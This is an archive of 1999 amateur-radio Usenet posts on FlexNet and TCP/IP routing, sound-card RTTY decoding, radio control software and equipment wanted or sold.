215. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369C9CEA.A1558394@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20309

```
Brian Mullaney wrote:
>
> Alexander Kurpiers (kurpiers@zeus.uet.e-technik.tu-darmstadt.de) wrote:
>
> > Brian Mullaney wrote:
> >
> > > The problems were related to the fact that flexnet only reliably carries
> > > frames with a AX.25 PID of 0xF0 (no layer 3 protocol)
> > >
> >
> > This - of course - is absolute NONSENSE!!!!!!
>
> Really? Then why is there code in WNOS, mini-HRLNOS & (now) MFNOS
> that hides TCP/IP in frames that have a PID of 0xF0? Could it be
> because the ip users found no other _reliable_ way to have flexnet
> move their packets?

Donï¿½t ask me, but there is definitly *NO* code in FlexNet that changes
the way packets are delivered based on the PID.

The only exception to this rule is, that if you connect to the
digipeater, it
would answer using PID $F0 - but you wouldnï¿½t do that if you want to do
TCP/IP. I havenï¿½t had a look at the WNOS source yet (last time I did TCP
under
DOS was 3 years ago), but at that time I always used the usual PID and
it worked
perfectly (normaly VC, but DG mode also worked fine).

I donï¿½t know, but maybe these xNOSes when incorrectly configured first
try to
connect to the FlexNet digipeater and issue commands like "c digi2",
instead
of correctly doing a connect to "digi2 via digi1" as AX25 tells us.
I donï¿½t know if you can still use this connection with PID!=$F0, but Iï¿½m
pretty
sure, it would work.

The only use for "PID-$F0" encapsulation I know of is the original
NETROM, that
still cannot transport anything but PID $F0 frames (in the L3 frames
there is
no space for PID).

>
> Of course, you could also ask the IP users in the NYC area how
```

> "smoothly" the change to flexnet went.
>
> Or you could email me the magical incantation that makes flexnet play
> nicely with IP. I'm sure some tcp/ip users in NNJ/NYC would be
> interested.

I still donï¿½t understand what the TCP/IP people in the NYC-area distiguishes from the rest of
the world. At least here in Germany >1000 people happily use TCP/IP via TheNetNode
(our Netrom-clone), XNet and mainly FlexNet without any major problems.
--And of course with PID $CC or now also with PID $08 (AX25 fragmentation) and $PID06/07 (VJ
header compression).

Iï¿½m sorry I canï¿½t see a problem with FlexNet and TCP/IP. Maybe you should more
specifically state what /exactly/ the problem is and stop us from guessing.

Correct me if Iï¿½m wrong, but I still think you are fighting FlexNet, because it
is *NEW* to you and may be a bit different from what you know? This doesnï¿½t
mean it is better or worse than the systems you know of - it simply is different.

So maybe some "hacks" that where needed for other systems are not needed or do not work
with FlexNet. Does this mean, that FlexNet is bad?

This reminds me of the fact, that every 500MHz Xeon processor still has emulation for
the A20 gate to generate a memory wrap-around in real-mode, because MSDOS demands this abnormal behaviour, because the old 8088 had it...

73ï¿½ Alexander DL8AAU/AB0CF

--
------------------------------+---------------------------------------
| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
|
| technik u. Elektroakustik | Fax : +49-6151-165545
|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
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216. WTB: HAL PCI-3000 RTTY card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990113095708.13142.00000062@ng97.aol.com>
Source record: 20310

I looking for a HAL PCI-3000 Rtty Card.

Anybody Have one there not using??

TNX

Mike, WB9B

email mikehaack@aol.com

217. Re: Packet to Internet Gateway: how, where, cost?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn79pgtv.4vm.nielsen@bob.localnet>
Source record: 20311

On Wed, 13 Jan 1999 03:47:36 GMT, Kevin Gunning <brumey@ns.net> wrote:
>Hi everyone:
>
>I would like to be able to send and receive email via a portable/mobile
>packet radio link. I don't need browsing or any of that fancy stuff.
>Question:
>1) Is this easily possible?

Yes, but you would need to contact (or route to) a gateway station.

>2) Do I need to have a TCP/IP packet address (I do) or can I just use AX25?

You could connect to the gateway and send/receive mail there or use tcp/ip
and have it route directly to you. This routing is static, not dynamic,
so would only work over a limited area.

>3) Does anyone have any recommended resources on the web to learn this
>process?

http://www.fuller.net/Gateways

Bob - w6swe

218. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77if2p$j1p@enews1.newsguy.com>
Source record: 20312

Steve Sampson wrote in message ...
>>APRS also suffers from a lack of coherent extensibility. I still
>>remember, a few years ago, coding up a simple command-line interface to
>>an APRS channel. I was rather alarmed at the ad hoc feel to the whole
>>protocol. "Oh, we need DF stuff? Well, we can stuff a few bytes in
>>somewhere ..." "Weather Data? Well ... sure!" There were also poorly
>>defined semantics (date/time being one), etc. There are also encodings
>>in an APRS frame which are tied strongly to user-interface elements of the
>>ARPRS software.
>
>
>It was designed in Microsoft Basic, so structure wasn't a concept. Basic
>isn't a structured language.

I agree that BASIC most certainly is not set up to be used that way, but
that doesn't really prevent anyone from writing structured BASIC code if
they want to. While not optimal, it can still be done and is well worth the
effort if BASIC is what you have to work with. If you're going to code in
BASIC, the fact that most BASIC programs are "spaghetti code" in no way
obligates you to do the same thing. You can write rational, well structured
BASIC code any time you want to. To heck with tradition.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

219. Re: modem???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: caller_id@my-dejanews.com
Message-ID: <77invs$4bs$1@nnrp1.dejanews.com>
Source record: 20313

In article <77gpc1$3q3$1@news.inc.net>,
"SHAWN" <eagle@ez-net.com> wrote:
> Is there a program or a way to use the sound card or modem like a caller id?
> eagle@ez-net.com
>

If you have a suitable modem (if you're in N.America, almost any modern voice modem will do), it's dead easy, once you know what you're doing - just see my FAQ.

Alastair

Computer Caller ID FAQ : http://www.cloud9.u-net.com/callerid.htm

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

220. Re: Baycom Modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: john-russell@mindspring.com
Message-ID: <369ce9e6.12034584@news.mindspring.com>
Source record: 20314

"Neill" <neill@neillovenden.freeserve.co.uk> wrote:

>Recently got a baycom Modem. Having problems connecting to anyone! Rig is an
****
I had a similar problem. It turned out to be a bad serial card on the
computer. It would send but not receive.

Good luck,

John
John M. Russell
Atlanta, GA
john-russell@mind!spring.com
(NOTE: Remove the ! when replying by e-mail)

221. FT-847 CAT prog.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: n1jio@banet.net
Message-ID: <369ceba2.0@news1.ibm.net>
Source record: 20315

Has anyone found a program available for the control of this receiver as yet? I know of one soon to be made available this spring. John

222. PK232 MBX Sold

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: n1jio@banet.net
Message-ID: <369cead5.0@news1.ibm.net>
Source record: 20316

Thanks to the many inquiries and 73's to all
John

223. Re: A Proposal for a Wireless Internet of Portable Nodes (WIPNet)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: William Rothwell <Bill.Rothwell@nospam.btinternet.com>
Message-ID: <77iqfeotk1@uranium.btinternet.com>
Source record: 20317

You know, it is nice and civilised on uk.radio.amateur now.....

But then as Walt has given up on us, he wouldn't know....

Happy New Year everyone

73 de G0VDE.

Walt Davidson wrote in message <369b652a.2825377@news.dial.pipex.com>...
>On Sat, 9 Jan 1999 02:16:28 -0800, Jon Roland
><jon.roland@constitution.org> wrote:
>
>>The prospects that the Y2K problem, or other such cascade failure arising
>>from other causes, might bring down power grids and telecommunications
>>systems, suggests that we consider establishing an alternative
>>communications system that could support emergency services in such an
>>event.
>
>We already have one. It doesn't rely upon computers, nor does it need
>any microprocessor controlled transceivers or terminal equipment, so
>it's completely immune to any Y2K problems.
>
>It's called Morse Code, sent on a hand key.
>
>73 de G3NYY
>
>--
>Walt Davidson Email: walt@ dial.pipex.com

224. RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Ydo Scheepstra <I.J.SCHEEPSTRA@bureau.rug.nl>
Message-ID: <01be3f27$20432ba0$c2247d81@ydo>
Source record: 20318

Hello,

I should like to write a program to receive RTTY with the sound card of my PC. I'm looking for the principles to program the sound card for this purpose.

Is there some source code availeble, as far as you know?

Thanks,

Ydo Scheepstra

225. Re: FT-847 CAT prog.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: wbrock <wbrock@mc.net>
Message-ID: <369D0D10.A3D0A44@mc.net>
Source record: 20319

n1jio@banet.net wrote:

> Has anyone found a program available for the control of this receiver as
> yet? I know of one soon to be made available this spring. John

Scancat supports the FT 847.
http://www.scancat.com

Good Luck

Wally

226. Software for AOR AR-21 TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: dlees@postmaster.co.uk
Message-ID: <77j9sm$kq5$1@nnrp1.dejanews.com>
Source record: 20320

I am looking for software to add GPS commands to this TNC (AOR AR-21) Sold by Lowe Electronics in the UK a while ago.

Please reply to group.

David.

G0PDL.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

227. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn79q98k.8kn.nomail@sys3.pe1chl.ampr.org>
Source record: 20321

```
Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>What I think you mean is that FlexNet has no dedicated IP router - but
>this is a different
>issue, as you can use an IP router above FlexNet without any problems.

Of course you can't, because you would need a large table with AX.25
callsigns as related to IP subnets that you want to reach this way. I
would not call that "without any problems"... Maybe no problems routing
the datagrams, but problems managing the system you'll have...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+
```

228. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn79q9es.8kn.nomail@sys3.pe1chl.ampr.org>
Source record: 20322

Brian Mullaney <mullaneb@mccc.edu> wrote:
>Alexander Kurpiers (kurpiers@zeus.uet.e-technik.tu-darmstadt.de) wrote:

>> Brian Mullaney wrote:
>>
>> > The problems were related to the fact that flexnet only reliably carries
>> > frames with a AX.25 PID of 0xF0 (no layer 3 protocol)
>> >
>>
>> This - of course - is absolute NONSENSE!!!!!!

>Really? Then why is there code in WNOS, mini-HRLNOS & (now) MFNOS
>that hides TCP/IP in frames that have a PID of 0xF0? Could it be
>because the ip users found no other _reliable_ way to have flexnet
>move their packets?

This code was not written for use with Flexnet, but for use with NET/ROM.

Of course it was not required, as a mode to transport IP via NET/ROM
existed far beforehand. I thing the creator of this mode somehow wanted
to circumvent anti-TCP/IP usage policies set by the operator of his
local node. (who did not allow him to send NET/ROM frames so he needed
to use 0xF0 frames which the operator could not filter because everybody
is using them)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

229. Re: Want RS232 protocols for ICOM, JRC, AOR receivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn79qa6v.8kn.nomail@sys3.pe1chl.ampr.org>
Source record: 20323
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Rick Pemble <pemble@ix.netcom.com> wrote:
>There seems to be only 12 commands for the R71 -- set freq / read freq /
>read memory / set memory / set mode / select VFO is about all.

This is typical for amateur radio equipment remote control protocols.

The Icom CI-V protocol itself is a pretty good design but the implemented
commands are severely lacking. Usually there are many features in the
equipment that cannot be controlled via CI-V, for no apparent reason.

The Yaesu CAT protocol is a much worse protocol in itself, and suffers
from the same limitations.

It would be nice when such protocols would at least allow control of
all features available from the frontpanel, and then some things that
would be inconvenient to do from frontpanel buttons but would be practical
from a PC. Then, a PC remote control program could actually add some
value to a transceiver.

As it is now, the remote control is usually little more than a toy.
I have written a scanning application for the R-7100 that can do many
things that the receiver cannot do by itself, but it scans much slower
this way. Only because one cannot start/stop native scanning on the
receiver via CI-V.

I don't know about AOR, maybe I would buy their receiver if I knew that
the remote control protocol is more comprehensive than Icom's.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

230. Re: Packet to Internet Gateway: how, where, cost?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <DAdn2.2463$lz1.9713176@news.goodnet.com>
Source record: 20324

Good Lord, don't go there. That stuff is over 3 years old, and has to do with linking ampr.net via encap. Most of it originated in 1992 and hasn't been updated since, except the date.

Bob Nielsen wrote
>>3) Does anyone have any recommended resources on the web to learn this
>>process?
>
>http://www.fuller.net/Gateways
>
>Bob - w6swe

231. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77mg53$hds@enews4.newsguy.com>
Source record: 20243

Cathryn Mataga wrote in message <369EB118.10F33435@junglevision.com>...
>"Dana H. Myers K6JQ" wrote:
>> > Let's put it like this:
>> > if you really need the specs, you are not capable of implementing the
router,
>> > as you are not able to fully understand it. If you understand it, it is
so
>> > obvious, that you don't need the specs. You just have a look at
>> > the internode qso of 2 FlexNet digipeaters and you understand, how it
>> > works.
>>
>> Oh, that's rich. Sanity check, sir. Specifications are published
>> so people can independently build interoperable devices. This claim
>> that "if you have to ask, you won't understand" is outrageous.
>
>I agree with Dana here. If someone needs the spec then, they aren't able
to
>'fully understand' it? It's sooo obvious? What a joke. This just shows
the
>hacker mentality, where nothing is speced, everything is figured out by
>just poking at it. So there! If they want the thing to be proprietary,
>that's fine, it's their right. Why don't they just say so, and leave at
that.

They have, plainly spelled out in the docs for anyone to read. These guys are just whining. They'll get tired of it, eventually. Isn't it funny how the guys doing the whining are always the very last ones to get tired of it? ;-)

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

232. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77mg51$hds@enews4.newsguy.com>
Source record: 20244

Steve Sampson wrote in message ...
>When is flexnet going to get a KISS driver?
>One that works with real TNC's.

From what I gather from the docs, the authors of FlexNet do not consider the KISS interface to be efficient enough for serious use - so they do not encourage it's use with FlexNet. If you have a TNC2 or clone, the 6-Pack EPROM image will do a much better job than KISS, and allow several TNC's on one Com Port.

There is no particular support for Kantronics TNC's that I know of. New drivers show up pretty regularly, though, so it's hard to say for sure one way or another. Six months ago, there was no support for DRSI cards, now there is a great driver for them, with soft DCD. Several more DSP boxes are supported now, too.

If you want to run an experimental FlexNet setup and your TNC or modem is not supported, just set up with a 16-bit ISA bus soundcard for less than 5 bucks for the PTT interface, or go ahead and invest 50 bucks in a new "BayPak" modem from Tigertronics. That's what I did. First I ran the soundcard, then I went over to BayPak modems for multiport use.

>
>Why not just plan, that in 1999, the protocol will
>be fully documented, and published. That way
>it can be included in commercial products that
>expand the hobby.

You can plan on that if you wish, but that business is really the FlexNet group's call, not yours or mine.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

233. Re: Capture card for Pasokon SSTV board

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Dick <DickWD8CEB@worldnt.att.net>
Message-ID: <77jehq$jb@bgtnsc02.worldnet.att.net>
Source record: 20325

Dave,
I know this may not be a lot of help but I have seen the COMPUTER EYES board
for sale on one of the other traders pages. It may have been Ebay for all I
can
remember. Computer Eyes RT is a nice board but out dated compared to some
of the new boards on the market. You might want to look around a liitle.

Dick - WD8CEB
davidj@salsgiver.com wrote in message
<369100f6.3545528@news.supernews.com>...
>I am looking for a capture board that will work with the Pasokon SSTV
>board. If you have any info or have a board for sale, please email
>with info and/or price. All emails will be answered.
>
>Thanks,
>
>Dave
>http:\\www.salsgiver.com/people/davidj

234. Re: FT-847 CAT prog.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: "Tom (The other one)" <badger@telalink.net>
Message-ID: <fTbn2.259$G77.819038@news2.atl>
Source record: 20326

http://ourworld.compuserve.com/homepages/f6dex/

is the homepage for FT-Manager. It is a wonderful piece
of software. I know the other software you are talking
about, I can't wait for it to be completed so I can give
it a try, but in the meantime FT- Manager is what I picked
as the best package out there.

Tom KA4RKT

n1jio@banet.net wrote in message <369ceba2.0@news1.ibm.net>...
>Has anyone found a program available for the control of this receiver as
>yet? I know of one soon to be made available this spring. John
>
>

235. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: "Sean A. Foley" <sfoley@cx30186-a.dt1.sdca.home.com>
Message-ID: <369D835C.E5CA9CB6@cx30186-a.dt1.sdca.home.com>
Source record: 20327

You can try http://www.soundtechnology.com which has some 30 day
evaluation software that's native to Win 95/98/NT. It does spectral analysis
of audio signals. I used it to look at some pager signals, decode PL's
(CTCSS), etc. I'd like to find some native Win 95/98/NT packet software.

I'm almost intrigued enought to try and write some software to do this.
Easy part is the FFT, tedious part is the GUI. I've thought about just
openning a WAV device and buffering the incoming data in memory, running the
FFT, then displaying the results. I'm not too sure what type of latencies
Windows will impose. Too bad Microsoft pressured Intel from including NSP in
the architecture.

73,

Sean
KF6OAB

Richi wrote:

> Is it really possible to take advantage of the latest Creative Labs
> technology and compete with the Amateur radio hardware available for Morse,
> DSP, etc....
>
> I have D/L'd a lot of programs for the above mentioned task and really
> haven't found anything impressive. Is this because the SoundBlaster isn't
> capable of doing as much as the dedicated hardware.
>
> I did get Brian Beezleys DSP program to work momentarly and it appeared to
> be on track. I did not like the fact that it has to run in DOS though. I
> want a partial window running on the desktop. Geez how are you supposed to
> get E Mail when the DSP is running. Make me shake just thinking about it...
>
> Any input would be appreciated. Is there any REAL cool stuff out there for
> taking advantage of the Soundblaster...
>
> 73,
>
> Rich
> KD0ZV

--
Using cable modem access through @Home network
It's back: Live! Listen to the ECRA 147.030 repeater on the 'Net
http://24.0.146.59/
sfoley@cx30186-a.dt1.sdca.home.com

236. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369DB443.5B5C5951@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20328

Rob Janssen wrote:
>
> Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
> >What I think you mean is that FlexNet has no dedicated IP router - but
> >this is a different
> >issue, as you can use an IP router above FlexNet without any problems.
>
> Of course you can't, because you would need a large table with AX.25
> callsigns as related to IP subnets that you want to reach this way. I
> would not call that "without any problems"... Maybe no problems routing
> the datagrams, but problems managing the system you'll have...

So why does this work in Europe? As you know, that is exactly the way
we
do TCP/IP here. And of course no one needs a large table with AX.25
callsigns,
my routing table is less than 10 entries long. We are mainly using Linux
as
an IP router above FlexNet - yes, this Linux box of course needs a large
table of AX.25 calls. But that is a totally different story. Up to now
no one has made a statement of how to exchange IP routes between IP
routers
in a smart way (not the very limited protocols used in the internet, hop
count
definitly isnï¿½t enough!). Metric could be RTT measured using ICMP
echo...

This has all nothing to do with FlexNet. FlexNet was written as a fast
and
reliable AX.25 router. It was made for small 8bit MC6809 based systems
with
limited memory. There simply wasnï¿½t enough resources available to
implement
a proper IP-router (ok, if we stick to static routes maintained by the
sysop - that would have been possible. But that would not work reliably.
FlexNet is based on the assumption that sysops may be not too bright and
that it is better for the complete network, if everything is
adaptive and the sysop only has to setup things he understands. An IP
network
where every sysop has to understand TCP/IP works will never work).

73ï¿½ Alexander

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------------------------------+---------------------------------------

| Alexander F. Kurpiers |
|
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|
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| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
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237. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Bill Bob <billbob@mns.com>
Message-ID: <77kcvb$hsg@journal.concentric.net>
Source record: 20329

I am working on a Win95/98 soundblaster DSP decoder now. So far, it can decode RTTY and few VHF digital modes (pagers, etc.). This is done in semi-real-time, with a delay of up to one second. Right now, the RTTY decoder doesn't have any real filters, but I'm working on it. Eventually I hope to get a (semi)real-time audio filter working.

Of course, this DSP stuff will need a Pentium or better to get decent performance under Windows... This is the drawback to using Windows, the "multitasking" really isn't.

I'll keep you informed. If you have any suggestions, send them to the e-mail address below.

Bill
beaker_101@hotmail.com

Richi <Richi@nonews.com> wrote in message news:369a408a.0@207.206.192.3...
>Is it really possible to take advantage of the latest Creative Labs
>technology and compete with the Amateur radio hardware available for Morse,
>DSP, etc....
>
>I have D/L'd a lot of programs for the above mentioned task and really
>haven't found anything impressive. Is this because the SoundBlaster isn't
>capable of doing as much as the dedicated hardware.
>
>I did get Brian Beezleys DSP program to work momentarly and it appeared to
>be on track. I did not like the fact that it has to run in DOS though. I
>want a partial window running on the desktop. Geez how are you supposed to
>get E Mail when the DSP is running. Make me shake just thinking about it...
>
>Any input would be appreciated. Is there any REAL cool stuff out there for
>taking advantage of the Soundblaster...
>
>73,
>
>Rich
>KD0ZV
>
>
>
>

238. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369DC4D5.6AAC39BD@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20330

Brian Mullaney wrote:
>
> Alexander Kurpiers (kurpiers@zeus.uet.e-technik.tu-darmstadt.de) wrote:
>
> > Donï¿½t ask me, but there is definitly *NO* code in FlexNet that changes
> > the way packets are delivered based on the PID.
>
> You have access to the source code? The rest of us will probably never
> know, since neither the source or the protocol spec are available.

No, but I know the author of FlexNet ;-)

Ok, the source code isnï¿½t available, but the spec is. It had been
published years
ago (I think 1991?) in the conference proceedings of the German HAM
convention
INTERRADIO. I donï¿½t know if the proceedings are still available
somewhere, but
I got have an ASCII version of the text from Nord><Link (thanks).
If someone is interested, I can mail it (it is in German language).

In the introduction another paper is mentioned (which I donï¿½t have):
"FlexNet - the European Solution", Computer Network Conference 1990,
London/Ontario.

The protocol specified there is of course improved and extended by now,
but
essentially it is still the same.

Actually - if you look at the internode QSO between 2 FlexNet
digipeaters you
probably need 30min to understand the protocol. It is really quite
simple. Much
more difficult is it to understand the adaptive sink-tree router
(although the
basic router is described in Tannenbaumï¿½s book).

The L3 protocol FlexNet uses (AX.25 header compression) is specified in
the
FlexNet RMNC sysop manual.

>
> Iï¿½m sorry I canï¿½t see a problem with FlexNet and TCP/IP. Maybe you
> should more specifically state what /exactly/ the problem is and stop us
> from guessing.
>

> The problem: ip traffic moves slowly or not at all, were before the change
> to flexnet, it worked fine.
>
> The solution: add code to mfnos to allow it to tx/rx ip packets with PID
> 0xF0
>
> The Result: IP traffic moves like it did before the change to flexnet.
>
> Conclusions: Flexnet has a problem when PID != F0
>

Interesting, I nether saw that before.

I canï¿½t test that here, as I donï¿½t have software that can use PID $F0,
but
maybe you could send me a trace (AX25 and IP), so that I can try to find
out,
what the cause may be.

73ï¿½ Alexander

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| Alexander F. Kurpiers |
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| technik u. Elektroakustik | Fax : +49-6151-165545
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| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
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239. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: krause.u@fep.weg.fhg.de
Message-ID: <77kj09$100cg_002@weg.fhg.de>
Source record: 20331

In article <slrn79q98k.8kn.nomail@sys3.pe1chl.ampr.org>, nomail@pe1chl.demon.nl (Rob Janssen) wrote:
>Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>>What I think you mean is that FlexNet has no dedicated IP router - but
>>this is a different
>>issue, as you can use an IP router above FlexNet without any problems.
>
>Of course you can't, because you would need a large table with AX.25
>callsigns as related to IP subnets that you want to reach this way. I
>would not call that "without any problems"... Maybe no problems routing
>the datagrams, but problems managing the system you'll have...

I red in this way that the ax25 router for callsign and the way to go is directed by flexnet(or xnet or tnn etc.). it manages the ax25 routes, nothing else. ip routes are managed by linuxboxes the way alex wrote.

we have in europe (in my opinion) a great net with different ip-system , different digisystems and had never any trouble with that.

73 Uwe

Uwe Krause, email : dl6mpg@nordlink.org
Voice: +49 (0) 35973 23240 Fax: +49 (0) 351 2586 55621
If replying to a Usenet article, please use above email address.

240. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <EFmn2.101$f5.109902@news.goodnet.com>
Source record: 20332

When is flexnet going to get a KISS driver?
One that works with real TNC's.

Why not just plan, that in 1999, the protocol will
be fully documented, and published. That way
it can be included in commercial products that
expand the hobby.

Steve
"Congress Impeached the President, The Senate
needs to throw his ass out"

241. Re: RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Jesus Arias <jesus@ele.uva.es>
Message-ID: <369E1891.EBF0430@ele.uva.es>
Source record: 20333

Ydo Scheepstra wrote:

> Hello,
>
> I should like to write a program to receive RTTY with the sound card of my
> PC. I'm looking for the principles to program the sound card for this
> purpose.
>
> Is there some source code availeble, as far as you know?
>
> Thanks,
>
> Ydo Scheepstra

I'm working in the same thing too. But i've cossen a Linux O.S. This simplifies the audio captue
a lot, because all the dirty things (DMA, buffers, etc) are done internally into the kernel. All you
need to do is:

1 - fd_audio=open ("/dev/dsp",O_RDONLY)

2.1 - bits=(8 or 16);
ioctl(fd, SOUND_PCM_WRITE_BITS, &bits)
2.2 - channels=(1 mono o 2 stereo);
ioctl(fd, SOUND_PCM_WRITE_CHANNELS, &channels)
2.3 - rate=samplerate;
ioctl(fd, SOUND_PCM_WRITE_RATE, &rate)

3 - read(fd_audio,buffer,NSAMPLES)

The advantages over the direct soundblaster programming are clear:

1 - No need to worry about internal details of audio capture. You can focus your effort into
the signal processing.

2 - Portabitity: The program must work with any souncard supported by the kernel.

3 - Promotion of Linux into the Ham Community and also GPL software.

73's

--

Jesï¿½s Arias Alvarez (also EB1DIX)

E-mail: jesus@ele.uva.es
---

242. need flexnet driver for win 3.11

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Pedro Pedroso <l38217@alfa.ist.utl.pt>
Message-ID: <Pine.OSF.3.96.990114151147.21165A-100000@alfa.ist.utl.pt>
Source record: 20334

Hello !
I'm using the popular baycom interface for packet operation on 2m.
The problem is I don't have any packet software that support that
kind of hardware and work on windows 3.11 .
My logging program runs only on windows, so it is not possible for
me to run the packet and my log programs at the same time.
I have the bct software that runs over flexnet, but only got
driver for win95. Since I can't install win 95 on my computer I
wonder if anyone has a flexnet driver for win 3.11

73 and thanks in advanced.

Pedro Pedroso	CT1ELP
Eng. Electrotecnica e Computadores	Founder member of GPDX
(Telecomunicacoes e electronica)	ct1elp@amsat.org

| Address: P.O.Box 116 , 2806 Almada Codex , PORTUGAL |
---

243. Re: need flexnet driver for win 3.11

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369E17AB.7671BE0D@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20335

Pedro Pedroso wrote:
> I have the bct software that runs over flexnet, but only got
> driver for win95. Since I can't install win 95 on my computer I
> wonder if anyone has a flexnet driver for win 3.11
>
> 73 and thanks in advanced.

The driver should run under win 3.11, too. Just load flexnet *before*
starting win 3.11
and it should work fine. Then you can start BCT in any DOS window.

73ï¿½ Alexander

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| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
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| technik u. Elektroakustik | Fax : +49-6151-165545
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| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
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244. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
